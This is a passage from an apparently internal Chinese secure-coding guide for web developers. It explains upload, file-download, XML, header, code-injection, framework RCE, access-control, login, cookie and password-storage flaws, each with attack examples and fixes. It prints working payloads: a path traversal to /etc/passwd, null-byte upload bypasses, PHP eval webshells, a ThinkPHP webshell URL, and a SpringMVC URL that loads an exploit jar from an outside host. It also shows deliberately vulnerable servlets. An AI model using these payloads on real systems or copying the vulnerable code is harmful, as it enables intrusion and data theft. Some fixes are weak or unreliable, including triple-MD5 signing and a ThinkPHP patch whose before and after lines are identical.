Content-Type: multipart/form-data; boundary=-----GI3KM7GI3Ef1Ij5gL6gL6KM7cH2gL6

// boundary可构造畸形数据包导致拒绝服务攻击

User-Agent: Shockwave Flash

Host: www.xxx.com

Content-Length: 12436

Connection: Keep-Alive

Cache-Control: no-cache


```

-----GI3KM7GI3Ef1Ij5gL6gL6KM7cH2gL6
Content-Disposition: form-data; name="Filename"

tx.jpg  //此处filename可能为../../../../a.jpg，所以不能以用户上传filename为文件名
-----GI3KM7GI3Ef1Ij5gL6gL6KM7cH2gL6
Content-Disposition: form-data; name="type"

Appicon //此处上传文件类型可能是txt，从而上传脚本程序，所以不可以按照上传文件类型判断
-----GI3KM7GI3Ef1Ij5gL6gL6KM7cH2gL6
Content-Disposition: form-data; name="id"

1dbce93b36fb8acf0f85e5da1aceb4ce
-----GI3KM7GI3Ef1Ij5gL6gL6KM7cH2gL6
Content-Disposition: form-data; name="file"; filename="tx.jpg"//此处文件名可能为a.php，所以不能按照用户上传文件名进行存储
Content-Type: application/octet-stream

.....JFIF.....（1000字节）
-----GI3KM7GI3Ef1Ij5gL6gL6KM7cH2gL6
Content-Disposition: form-data; name="path"

/Work/image/ //此处上传路径用户可能修改为../../../../所以禁止按照此处进行路径设置
-----GI3KM7GI3Ef1Ij5gL6gL6KM7cH2gL6--

```

2.2.1.4. IIS6.0 上传漏洞

Microsoft IIS 是一款微软开发的 HTTP 服务程序。Microsoft IIS 可以 ASP 或者任何其他可执行扩展执行任何扩展名文件，如"malicioius.asp.jpg"就以 ASP 文件方式在服务器上执行，需要文件上传程序通过检查文件名的最后一段作为扩展名来保护系统。利用这个漏洞，攻击者可以绕过保护把危险的可执行文件上传到服务器上。

2.2.1.5. PHP 上传漏洞实例

当上传文件名为 x.php%00.jpg 时，php 验证程序后缀名为 JPG 允许上传，然而当 php 取文件名时，读取到%00 会认为是截断符号，便会以 x.php 进行存储，最终导致 php 文件上传。

2.2.2. 上传漏洞解决方案

处理用户上传文件，要做以下检查：

- 1、检查上传文件扩展名白名单，不属于白名单内，不允许上传。
- 2、上传文件路径及文件名不可取用户可控数据。
- 3、上传文件的目录不能提供脚本解析。
- 4、图片上传，要通过处理（转码、缩略图、水印等），无异常后才能保存到服务器。

2.3. 任意文件下载漏洞

2.3.1. 任意文件下载漏洞说明

当用户通过 web 下载文件时，所下载文件及路径为变量形式传给程序，程序未对下载文件及路径做检测，导致用户可随意输入下载地址，造成任意文件下载漏洞的出现。

任意文件下载漏洞为高风险漏洞，可以读取服务器配置文件，相关用户名密码等，造成非常大的安全隐患。

2.3.2. 任意文件下载漏洞示例

文件下载地址 <http://www.jd.com/download.php?file=centos.iso>

```
Download.php代码
$File=fopen($_GET[file],"r");
$FileBuff=512;
while($FileSize >= 0)
{
    $FileSize-=$FileBuff;
    echo fread($File,$FileBuff);
}
Fclose($file);
```

文件下载地址 <http://www.jd.com/download.action?file=centos.iso>

```
package com.message;
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;
import java.util.*;
public class FileDownServlet extends HttpServlet {
    private static final String CONTENT_TYPE = "text/html; charset=GBK";
    public void init() throws ServletException {
    }
    //Process the HTTP Get request
```

```

public void doGet(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException {
    response.setContentType(CONTENT_TYPE);
    String filename=request.getParameter("file");
    File file=new File("file");
    response.setContentType("application/x-msdownload");
    response.setContentLength((int)file.length());
    response.setHeader("Content-Disposition", "attachment;filename="+filename);
    FileInputStream fis=new FileInputStream(file);
    BufferedInputStream buff=new BufferedInputStream(fis);
    byte [] b=new byte[1024];
    long k=0;
    OutputStream myout=response.getOutputStream();
    while(k<file.length()){
        int j=buff.read(b,0,1024);
        k+=j;
        myout.write(b,0,j);
    }
    myout.flush();
}

public void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException {
    doGet(request, response);
}

//Clean up resources
public void destroy() {
}
}

```

通过以上代码，用户可以提交 `http://www.jd.com/download.*?file=../../etc/passwd`

当用户提交以上连接，可以下载/etc/passwd 文件，导致安全隐患。

2.3.3. 任意文件下载漏洞解决方案

防止任意文件下载方式非常多，下面给出建议性解决方案如下连接

`http://www.jd.com/download.php?file=(32 位 md5 串)`

md5 传在数据库中对应下载地址

```

$filemd5 = $_GET[file];
$filename = Select filename from filedb; //从数据库中读取对应的文件名
$File=fopen("/var/www/html/download/".$filename,"r");//下载路径不能为用户可控数据
$FileBuff=512;
while($FileSize >= 0)

```

```
{  
    $FileSize=$FileBuff;  
    echo fread($File,$FileBuff);  
}  
Fclose($file);
```

2.4. XML 注入漏洞

XML injection , XML 注入漏洞。

XML 注入类似于 SQL 注入，XML 文件一般用作存储数据及配置，如果在修改或新增数据时，没有对用户可控数据做转义，直接输入或输出数据，都将导致 XML 注入漏洞。

2.4.1. XML 注入示例

文件内有如下 XML 信息

```
<?xml version="1.0" encoding="UTF-8"?>  
<USER ="guest">  
    <name>user</name>  
    <passwd>123</passwd>  
</USER>  
<USER role="admin">  
    <name>admin</name>  
    <passwd>1adtyr32e762t7te3</passwd>  
</USER>
```

当 guest 权限用户修改密码时提交如下信息

```
12345</passwd></USER><USER role="admin">  
    <name>admin</name><passwd>123456</passwd></USER><!--
```

XML 文件被修改为

```
<?xml version="1.0" encoding="UTF-8"?>  
<USER rule="guest">  
    <name>user</name>  
    <passwd>12345</passwd>  
</USER>  
<USER rule="admin">  
    <name>admin</name>  
    <passwd>123456</passwd>  
</USER><!--</passwd>
```

```
</USER>
<USER role="admin">
  <name>admin</name>
  <passwd>1adtyr32e762t7te3</passwd>
</USER>
```

如以上信息所示，管理员的密码被修改。

2.4.2. XML 注入解决方案

XML 注入主要预防手段是对 XML 中特殊字符做转码操作，按照以下转码规则

```
'\n'      - New Line
'\r'      - Carriage return
'\t'      - Tab
```

Special Character	Escape Sequence	Purpose
&	&	Ampersand sign
'	'	Single quote
"	"	Double quote
>	>	Greater than
<	<	Less than

2.5. HTTP 协议头漏洞

超文本转移协议 (HTTP-Hypertext transfer protocol) 是一种详细规定了浏览器和万维网服务器之间互相通信的规则，通过因特网传送万维网文档的数据传送协议。

HTTP 协议本身有很多自己的特性，相关定义请参考 RFC2616。一些特征字会导致 HTTP 协议源 IP 的隐藏，一些构造的畸形请求会导致 HTTP 协议的错误。当强制终止 HTTP 协议请求，并在请求后添加相关信息后，会导致添加的信息返回给客户端，最终导致修改返回数据，此类漏洞叫 HTTP 协议头注入漏洞。

2.5.1. HTTP 协议头 X-Forwarded-For 伪造漏洞

2.5.1.1. X-Forwarded-For 伪造漏洞说明

X-Forwarded-For:简称 XFF 头，它代表客户端，也就是 HTTP 请求端真实的 IP，只有在通过了 HTTP 代理或者负载均衡服务器时才会添加该项。它不是 RFC 中定义的标准请求

头信息，在 squid 缓存代理服务器开发文档中可以找到该项目的详细介绍。标准格式如下：

X-Forwarded-For: client1, proxy1, proxy2。

对于客户端连接过来的 IP 我们在平时的日志分析，浏览信息记录，及数据分析会大量的用到，甚至延伸到登录规则，注册规则，当用户自行在 HTTP 传输头中添加 X-Forwarded-For 字段，错误的判断程序会取得伪造的 IP，导致基于 IP 的日志分析失效，导致依据来源 IP 判断权限的程序失效，所以对此类漏洞的防御尤为重要

2.5.1.2. X-Forwarded-For 伪造漏洞攻击事例

```
GET / HTTP/1.1
Host: www.jd.com
User-Agent: XS/CC XSX/CC/2.0 BY CC
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Forwarded-For: 127.0.0.1,255.255.255.255
Referer: anonymous
Connection: keep-alive
If-Modified-Since: Sun, 26 Jan 2014 09:46:07 GMT
Cache-Control: max-age=0
```

按照普通方式对于 XFF 的 IP 获取方式，记录 IP 为 127.0.0.1，造成来源 IP 伪造。

2.5.1.3. X-Forwarded-For 伪造漏洞解决

X-Forwarded-For 伪造根据网络结构不同分两种解决方法

- 1、当前端没有负载均衡设备时，读取 X-Forwarded-For 头最后一个 ip
- 2、当前端有负载均衡设备时，倒叙读取 X-Forwarded-For 头第一个非内网 IP。

针对京东商城网络环境参考代码：<http://study.jd.com/?p=28315#ID0x04>

2.5.2. HTTP 响应头注入漏洞 (CRLF)

2.5.2.1. HTTP 响应头注入漏洞说明

CRLF 说明 CRLF 就是回车(CR, ASCII 13, \r) 换行(LF, ASCII 10, \n)。 CR 和 LF 组合在一起即 CRLF。 Web 程序代码中把用户提交的参数未做过滤就直接输出到 HTTP 响应头中，攻击者可以利用该漏洞来注入 HTTP 响应头，可以造成多种攻击、例如跨站和欺骗 用户下载恶意可执行文件等攻击

2.5.2.2. HTTP 响应头注入漏洞攻击实例

此类漏洞最大的危害就是当插入回车换行符后，回车换行之后的数据会被回传回客户端，导致了安全问题的产生，我们来看以下测试截图

测试连接：

http://www.YYYYYYYYY.com/YYYYWeb/jsp/website/agentInvoke.jsp?agentid=%0D%0AX-foo:%20bar

```
HTTP/1.1 302 Found
Date: Fri, 16 Apr 2010 01:48:03 GMT
Server: Apache/2.0.63 (Unix)
Surrogate-Control: no-store
Location: http://www.YYYYYYYYY.com/YYYYWeb/MainServlet?action=BS_WEB_Memb%0D%0AX-foo:%20bar
Content-Length: 0
Set-Cookie: agentid=
X-foo: bar; Path=/
Expires: Thu, 01 Dec 1994 16:00:00 GMT
Cache-Control: no-cache="set-cookie, set-cookie2"
Keep-Alive: timeout=15, max=65
Connection: Keep-Alive
Content-Type: text/html; charset=GBK
Content-Language: en-US
```

2.5.2.3. HTTP 响应头注入漏洞解决方案

如今的许多现代应用程序服务器可以防止 HTTP 头文件感染恶意字符。例如，当新行传递到 header() 函数时，最新版本的 PHP 将生成一个警告并停止创建头文件。如果您的 PHP 版本能够阻止设置带有换行符的头文件，则其具备对 HTTP Response Splitting 的防御能力。

代码层面常见的解决方案：

1. 严格检查变量是否已经初始化
2. 在设置 HTTP 响应头的代码中，过滤回车换行（%0d%0a、%0D%0A）字符
3. 禁止 header() 函数中的参数外界可控
4. 不要使用有存在 bug 版本的 apache

2.6. 代码注入攻击

2.6.1. 代码注入攻击说明

web 应用代码中，允许接收用户输入一段代码，之后在 web 应用服务器上执行这段代码，并返回给用户。

由于用户可以自定义输入一段代码，在服务器上执行，所以恶意用户可以写一个远程控制木马，直接获取服务器控制权限，所有服务器上的资源都会被恶意用户获取和修改，甚至可以直接控制数据库。

2.6.2. 攻击示例

servlet 代码：

```
public void doGet(HttpServletRequest request, HttpServletResponse response)
    throws ServletException, IOException {
    response.setContentType("text/html");
    PrintWriter out = response.getWriter();
    try {
        File file = File.createTempFile("JavaRuntime", ".java", new File(
            System.getProperty("user.dir")));
        String filename = file.getName();
        String classname = filename.substring(0, filename.length() - 5);
        String[] args = new String[] { "-d",
            System.getProperty("user.dir"), filename };
        PrintWriter outfile = new PrintWriter(new FileOutputStream(file));

        outfile.write("public class " + classname
            + "{public void myfun(String args)" + "try {"
            + request.getParameter("code")
            + "} catch (Exception e) {}"});
        outfile.flush();
        outfile.close();
        (new Main()).compile(args, outfile);
        URL url = new URL("file://"
            + file.getPath().substring(0,
                file.getPath().lastIndexOf("\\") + 1));
        java.net.URLClassLoader myloader = new URLClassLoader(
            new URL[] { url }, Thread.currentThread()
                .getContextClassLoader());
        Class cls = myloader.loadClass(classname);
```



```
        cls.getMethod("myfun", new Class[] { String.class }).invoke(
            cls.newInstance(), new Object[] { "" });
    } catch (Exception se) {
        se.printStackTrace();
    }
    out.println();
    out.flush();
    out.close();
}
```

接收用户输入的 code 参数内容，编译为一个 class 文件，之后调用这个文件相关代码。

如下 php 代码

```
<?php
$a=$_GET["w"];
echo ` $a `;
?>
<?PHP eval($_POST[w]);?>
```

w 作为参数传入程序，程序执行 w 中的代码或者系统命令。

2.6.3. 解决方案

执行代码的参数，或文件名，禁止调用用户输入信息，只能由开发人员定义代码内容，用户只能提交“1、2、3”参数，代表相应代码，例如如下代码：

```
<?php
switch ($x)
{
case 1:
    echo system("ls");
    break;
case 2:
    echo system("pwd");
    break;
case 3:
    echo eval($n);
    break;
default:
    return 0;
}
?>
```

2.7. 框架安全

开发框架是京东开发最长使用的工具,在我们日常处理漏洞的同时发现了诸多框架安全的问题,在这里做一些有代表性的总结。

2.7.1. Struts2 远程代码执行

2.7.1.1. Struts2 远程代码执行说明

Struts2 是第二代基于 Model-View-Controller (MVC)模型的 java 企业级 web 应用框架。它是 WebWork 和 Struts 社区合并后的产物 Apache Struts2 的 action:、redirect:和 redirectAction:前缀参数在实现其功能的过程中使用了 Ognl 表达式,并将用户通过 URL 提交的内容拼接入 Ognl 表达式中,从而造成攻击者可以通过构造恶意 URL 来执行任意 Java 代码,进而可执行任意命令 redirect:和 redirectAction:此两项前缀为 Struts 默认开启功能,目前 Struts 2.3.15.1 以下版本均存在此漏洞

2.7.1.2. Struts2 远程代码执行漏洞示例

URL:	<input type="text" value="http://m.jd.com/chongzhi/index.action"/>	
Commd:	<input type="text" value="id"/>	shell名称: <input type="text" value="shell.jsp"/>
代码:		
状态:执行完毕...		
<pre>cmd:>>whoami 结果:>>admin ----- cmd:>>id 结果:>>uid=600(admin) gid=600(admin) groups=600(admin) -----</pre>		

2.7.1.3. 解决方案

针对 struts2 远程代码执行漏洞,请安装京东 struts2 补丁包

插件 JAR 包：

<http://artifactory.360buy-develop.com/webapp/search/artifact?2&q=struts2-security-plugin>

插件使用手册：

<http://jpccloud.jd.com/pages/viewpage.action?pageId=6881645>

2.7.2. SpringMVC 远程代码执行漏洞

影响版本：

SpringSource Spring Framework 3.0.0 – 3.0.2

SpringSource Spring Framework 2.5.0 – 2.5.7

Spring 框架提供了允许使用客户端所提供的数据来更新对象属性的机制，而该机制允许攻击者修改用于通过 `class.classloader` 加载对象的类加载器的属性，这可能导致执行任意命令。例如，攻击者可以将类加载器所使用的 URL 修改到受控的位置。导致代码执行。

2.7.2.1. 漏洞说明

Spring mvc 可以让开发者定义一个 java bean 对象，实现 `getter` 和 `setter` 方法，之后绑定到表单中，以方便开发人员使用。

这段代码，是一个 java bean 对象，叫做 `User`，页面为 `test.htm`

```
public class User {  
    private String name;  
    public String getName() {  
        return name;  
    }  
    public void setName(String name) {  
        this.name = name;  
    }  
}  
可以把它绑定到一个Controller  
@Controller  
public class TestController {  
    @RequestMapping("/test.htm")  
    public String execute(User user){  
        System.out.println(user.getName());  
        return "success";  
    }  
}
```

```
}
当用户提交http://www.test.com/springmvc/test.htm?
class.classLoader.URLs[0]=jar:http://www.inbreak.net/spring-exploit.jar!/
便可执行spring-exploit.jar内容
```

2.7.2.2. 解决方案

SpringMVC 不要使用存在 bug 的版本。

2.7.3. ThinkPHP 远程代码执行漏洞

ThinkPHP 是一个开源的 PHP 框架，是为了简化企业级应用开发和敏捷 WEB 应用开发而诞生的。最早诞生于 2006 年初，原名 FCS，2007 年元旦正式更名为 ThinkPHP，并且遵循 Apache2 开源协议发布。

2.7.3.1. 漏洞说明

ThinkPHP/Lib/Core/Dispatcher.class.php 123行
 ThinkPHP/Lib/Behavior/CheckRouteBehavior.class.php 199行
 看文件 Dispatcher.class.php 123行附近
`$res = preg_replace('@(\w+)' . $depr . '([^\.$depr.\\/]+)@e', '$var[\\' . $1 . '\\'] = \"' . $2 . '\";', implode($depr, $paths));`
 看\$depr，在100行左右调用ThinkPHP/Common/common.php C函数，查询系统配置，最终默认\$depr = '/'。
 看\$paths，108行操作：
`$paths = explode($depr, trim($_SERVER['PATH_INFO'], '/'));`
`$paths`得到类似 `Array ([0] => index [1] => hack [2] => 1 [3] => 2 [4] => 3)` 数组。
 附近PATH_INFO类似的东西参考ThinkPHP/Conf/convention.php内的数组定义
 到123行 `preg_replace` 中 `replacement` 处为 `$var[\\' . $1 . '\\']` 赋值 `\\2` 的时候触发了双引号执行代码。（漏洞触发之前\$var形如`Array ([m] => index [a] => hack)`数组，`m`和`a`参考前面几行，注意进入ThinkPHP/Conf/convention.php）
 最终类似
`$res = preg_replace('@(\w+)/([^\./]+)@e', '$var[\\' . $1 . '\\'] = \"' . $2 . '\";', 'index/hack/1');`
 匹配错误，只要在双数位置（如/hack/1/2/3/4/5/6/7/evilcode）出现代码即进入
`$var['index'] = "evilcode"`
 双引号执行。
 真正利用该漏洞获取网站权限的方式类似：
`index.php/module/action/param1/${@eval%28$_POST[c]%29}`，直接就是一个webshell小马，连接密码为c。

2.7.3.2. 解决方案

1 升级至 thinkphp 官方最新版

2 以 Dispatcher.class.php 为例

```
$res = preg_replace('@(w+)$depr.'.[^.$depr.'\V']+'@e', '$var[\'\\1\'=\'\\2\'];',  
implode($depr,$paths));  
修改为  
$res = preg_replace('@(w+)$depr.'.[^.$depr.'\V']+'@e', '$var[\'\\1\'=\'\\2\'];',  
implode($depr,$paths));  
将preg_replace第二个参数中的双引号改为单引号，防止其中的php变量语法被解析执行。
```

2.8. 权限控制

2.8.1. 水平权限控制

Web 应用程序接收到用户请求，修改某条数据时，没有判断数据的所属人，或判断数据所属人时，从用户提交的 request 参数（用户可控数据）中，获取了数据所属人 id，导致恶意攻击者可以通过变换数据 ID，或变换所属人 id，修改不属于自己的数据。

2.8.1.1. 水平权限控制示例

假设 A 用户在京东订单号为 12345，当访问页面 <http://card.jd.com/view/?orderid=12345> 可以查询自己的订单，当用户改变订单号后，可访问非本人订单，导致了非常严重的信息泄漏。

2.8.2. 垂直权限控制

由于 web 应用程序没有做权限控制，或仅仅在菜单上做了权限控制，导致的恶意用户只要猜测其他管理页面的 URL，就可以访问或控制其他角色拥有的数据或页面，达到权限提升目的。

2.8.2.1. 垂直权限控制示例

如下代码，页面中只做了对菜单控制的代码

```
<tr><td><a href="/user.jsp">管理个人信息</a></td></tr>  
<%if (power.indexOf("administrators")>-1){%>  
<tr><td><a href="/userlist.jsp">管理所有用户</a></td></tr>  
<%}%>
```

当用户直接查看源代码，即可管理所有用户。

2.8.3. 权限控制解决方案

权限问题出现的场景多种多样,追根溯源是对用户身份验证及验证对应权限出现纰漏导致,所以建议以下方式验证。

当用户登录后,建立一张对用户权限的临时表,表内对访问权限有着详细规定,当用户操作与权限相关时,在表内验证用户身份后再进行处理。

3. WEB 数据安全

3.1. 登录安全

3.1.1. 登录安全说明

京东登录用户登录是京东整体业务逻辑中重要的一环,又是最容易受到攻击的接口,所以确保登录安全,是京东整体业务逻辑中的重点;

互联网泄漏的帐号密码量大约在 1.5 亿,当登录接口存在安全风险,撞库,扫号,破解密码等行为不禁会影响服务器性能,还会对用户造成极高的风险,重要业务会导致泄密事件的发生。

3.1.2. 登录逻辑安全

3.1.2.1. 逻辑错误总结

经过对京东登陆点的梳理,总结出出现逻辑错误的类型总结


- 1、登录页无验证码;
- 2、验证码存储于 cookie 中;
- 3、正确的验证码存在于页面隐藏域中,读取隐藏域,即可得到验证码;
- 4、验证码与 cookie 值对应,当 cookie 值不变,验证码值不变
- 5、验证码更新由客户端发起请求,客户端不发起请求,验证码可无限制使用
- 6、验证码与帐号密码不在同一接口验证,导致验证码绕过
- 7、验证码以简单变形形式存于 cookie 中(例:base64),解码后可获得验证码

3.1.2.2. 正确的登录逻辑

正确的登录逻辑应该由以下条件组成：

- 1、用户名密码与验证码一起提交到登录验证接口；
- 2、验证码错误返回提示验证码错误信息，并后台更新验证码
- 3、用户名或密码错误，模糊提示，用户名或密码错误，更新后端验证码

具体登录逻辑图如下：



3.1.2.3. 特殊登录点安全控制

对于特殊登录点，例如 ERP 外部登录，email 登录，vpn 登录，此类登录需要如下安全控制方式中的种配合，才能确保安全；

例如 email、vpn、erp 等重要系统，帐号密码一旦被破解，可能导致泄密，甚至危及内部网络的安全，所以特殊登陆点需要以下安全防护措施：

- 1、验证码难度加强
- 2、更加严格的登录策略
- 3、登录成功后采用二次验证，例如手机短信验证
- 4、硬件 ukey 登录
- 5、采用动态令牌保护

3.2. HTTP 传输安全

3.2.1. HTTP 传输签名

3.2.1.1. HTTP 传输签名说明

当 HTTP 传输与互联网中，所有中间承载网络及设备可以嗅探到传输过程，由于业务严重性及性能考虑，在不使用 HTTPS 传输的前提下，签名便预防数据传输中被修改

3.2.1.2. http 传输攻击案例

用户 A 用 B 用户架设无线热点发送如下请求

http://www.jd.com/order.action?user=admin&orderid=123

B 用户抓包发现连接，修改 orderid，便可查询其他订单信息，导致信息泄漏

3.2.1.3. 解决方案演示

当用户提交连接时，添加对数据验证 KEY 防止中间人修改相关连接

```
<?php
function jdkey($user,$orderid)
{
    $key = md5(md5(md5($user.'0=0+0=0'.$orderid)));
    return $key;
}
?>
```

按照以上代码生成 key，生成如下连接

http://www.jd.com/order.action?user=admin&orderid=123&key=
c6d41ec7a47d9b3f1345ded166e6eca5

中间人即使发现连接，也无法遍历所有订单号

3.3. Cookie 安全

3.3.1. HTTP 协议 HttpOnly 属性

Cookie http only，是设置 COOKIE 时，可以设置的一个属性，如果 COOKIE 没有设置这个属性，该 COOKIE 值可以被页面脚本读取。

当攻击者发现一个 XSS 漏洞时，通常会写一段页面脚本，窃取用户的 COOKIE，为了增加攻击者的门槛，防止出现因为 XSS 漏洞导致大面积用户 COOKIE 被盗，所以应该在设

置认证 COOKIE 时，增加这个属性。

属性设置方法

```
response.setHeader("SET-COOKIE", "ceshi=" + request.getParameter("cookie") + "; HttpOnly");
```

3.3.2. HTTP 协议 secure 属性

Cookie http secure，是设置 COOKIE 时，可以设置的一个属性，当 cookie 设置此属性后，只能在 HTTPS 传输中才能传输，否则不能传输，增加可 cookie 的安全性。

京东商城金融平台通讯使用 HTTPS 通讯，所以相关 cookie 设置为 secure 属性

Cookie Details	
Creation Time	Thu Apr 17 2014 3:33:21
Domain	.wangyin.com
Name	CLUB_WY_COM
Value	Y60112M78VQ19JK1952RQQZ WTRQBV3MQJH62C43I
Path	/
httpOnly	<input checked="" type="radio"/> true <input type="radio"/> false
isSecure	<input checked="" type="radio"/> true <input type="radio"/> false
isSession	<input checked="" type="radio"/> true <input type="radio"/> false

属性设置方法

```
response.setHeader("SET-COOKIE", "user=" + request.getParameter("cookie") + "; HttpOnly ; Secure ");
```

3.4. 密码存储安全

3.4.1. 单次 MD5 加密算法问题

3.4.1.1. 单次 MD5 加密算法问题说明


MD5 即 Message-Digest Algorithm 5 (信息-摘要算法 5)，用于确保信息传输完整一致。是计算机广泛使用的杂凑算法之一（又译摘要算法、哈希算法），主流编程语言普遍

已有 MD5 实现。

现在黑客会利用彩虹表和穷举算法，对于 MD5 加密的密码破解率相对较高，所以不建议采用单次 MD5 加密存储重要数据。


3.4.1.2. 单次 MD5 加密攻击示例

某校园网络遭入侵，获取用户名及 MD5 加密密码



	email	password	uname	realname	sex	admin_1
1	p@ssw@rd.com	md5(12345678901234567890123456789012)	阿强	阿强	1	1
2	h@mm@rd.com	md5(12345678901234567890123456789012)	阿强	阿强	1	0
3	M@st@rd.com	md5(12345678901234567890123456789012)	阿强	阿强	1	0
4	w@st@rd.com	md5(12345678901234567890123456789012)	阿强	阿强	1	0
5	y@st@rd.com	md5(12345678901234567890123456789012)	阿强	阿强	1	0
6	y@st@rd.com	md5(12345678901234567890123456789012)	阿强	阿强	1	0
8	M@st@rd.com	md5(12345678901234567890123456789012)	阿强	阿强	1	0
9	x@st@rd.com	md5(12345678901234567890123456789012)	阿强	阿强	1	0
10	h@mm@rd.com	md5(12345678901234567890123456789012)	阿强	阿强	1	0
11	p@ssw@rd.com	md5(12345678901234567890123456789012)	阿强	阿强	1	0
12	c@st@rd.com	md5(12345678901234567890123456789012)	阿强	阿强	1	0
13	y@st@rd.com	md5(12345678901234567890123456789012)	阿强	阿强	1	0
14	j@st@rd.com	md5(12345678901234567890123456789012)	阿强	阿强	1	0
15	s@st@rd.com	md5(12345678901234567890123456789012)	阿强	阿强	1	0

部分密码在网上彩虹表破解，破解概率 75%



Hash: 96e79218965eb72c92a549dd5a330112

Type: md5

decrypt

Result:

111111

[\[Add Comments\]](#)

3.4.1.3. 解决方法

重要数据加密中严谨使用单次 MD5 加密。

```
<?php
Function JD_md5($str,$n)
{
    $md5str = $str;
    If($n<3)
    {
        return("encrypt times less");
